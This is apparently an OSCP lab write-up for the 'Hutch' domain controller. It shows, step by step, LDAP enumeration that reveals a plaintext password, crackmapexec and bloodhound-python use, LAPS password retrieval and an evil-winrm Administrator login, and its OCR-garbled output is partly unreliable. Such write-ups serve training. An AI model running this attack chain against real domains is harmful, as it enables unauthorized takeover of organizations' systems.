Hutch

An Nmap scan reveals several ports related to a Windows Domain Controller, including Kerberos, LDAP, SMB, etc.

Enumerating LDAP we are able to gather a password for user Freddy McSorley:

```
(kali@ kali)-[~/OSCP]
$ ldapsearch -H ldap://192.168.196.122:389/ -x -b "dc=hutch,dc=offsec" > ldapsearch_output
```

```
# Freddy McSorley, Users, hutch.offsec
dn: CN=Freddy McSorley, CN=Users, DC=hutch, DC=offsec
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Freddy McSorley
description: Password set to CrabSharkJellyfish192 at user's request.
Please c
```

We can test these credentials with crackmapexec:

```
-(kali® kali)-[~/OSCP]
🖵 $ crackmapexec smb 192.168.196.122 -u fmcsorley -p CrabSharkJellyfish192 --shares
           192.168.196.122 445
                                   HUTCHDC
                                                     [*] Windows 10 / Server 2019 Build 17763 x64 (name:HUTCHDC) (dom
ain:hutch.offsec) (signing:True) (SMBv1:False)
                                                     [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
          192.168.196.122 445
                                   HUTCHDC
           192.168.196.122 445
                                   HUTCHDC
                                                     [+] Enumerated shares
           192.168.196.122 445
                                                                     Permissions
                                   HUTCHDC
                                                     Share
                                                                                      Remark
            192.168.196.122 445
                                   HUTCHDC
                                                     ADMIN$
           192.168.196.122 445
                                   HUTCHDC
                                                                                      Remote Admin
            192.168.196.122 445
                                   HUTCHDC
                                                                                      Default share
            192.168.196.122 445
                                   HUTCHDC
                                                                                         ote IPC
                                                                                      Logon server share
Logon server share
            192.168.196.122 445
                                                     NETLOGON
                                   HUTCHDC
            192.168.196.122 445
                                   HUTCHDC
                                                     SYSVOL
                                                                      READ
```


Privilege Escalation

We can use these credentials to run bloodhound-python to enumerate the domain for us:

```
(kali®kali)-[~/OSCP
🖵 $ bloodhound-python -d hutch.offsec -u fmcsorley -p 'CrabSharkJellyfish192' -c all --zip -ns 192.168.196.122
INFO: Found AD domain: hutch.offsec
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (hutchdc.hut
ch.offsec:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: hutchdc.hutch.offsec
INFO: Found 18 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: hutchdc.hutch.offsec
INFO: Done in 00M 18S
INFO: Compressing output into 20241103162019_bloodhound.zip
```

Now we can upload the zip file to bloodhound to get a graph of the domain. And we can see that with the account

we have owned we can read the password set by the Local Administrators Password Solution:



The local administrator password for a computer managed by LAPS is stored in the confidential LDAP attribute, "ms-mcs-AdmPwd".

We can do this by using the pyLAPS.py script from here (https://github.com/p0dalirius/pyLAPS):

Now that we have the password we can login as the Administrator:

```
(kali@ kali)-[~/OSCP/Hutch]
$ evil-winrm -i hutch.offsec -u 'Administrator' -p 'pGD(W8{$@[Fp.-'
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
ed on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.c

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Evil-WinRM PS C:\Users\Administrator\Documents> whoami
hutch\administrator
Evil-WinRM PS C:\Users\Administrator\Documents> whoami /priv

PRIVILEGES INFORMATION

Privi	lege	Name
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Description

SeIncreaseQuotaPrivilege
SeMachineAccountPrivilege
SeSecurityPrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeProfileSingleProcessPrivilege
SeIncreaseBasePriorityPrivilege
SeCreatePagefilePrivilege
SeBackupPrivilege
SeRestorePrivilege
SeRestorePrivilege
SeRestorePrivilege
SeShutdownPrivilege
SeDebugPrivilege
SeSvstemEnvironmentPrivilege

Adjust memory quotas for a process
Add workstations to domain
Manage auditing and security log
Take ownership of files or other objects
Load and unload device drivers
Profile system performance
Change the system time
Profile single process
Increase scheduling priority
Create a pagefile
Back up files and directories
Restore files and directories
Shut down the system
Debug programs
Modify firmware environment values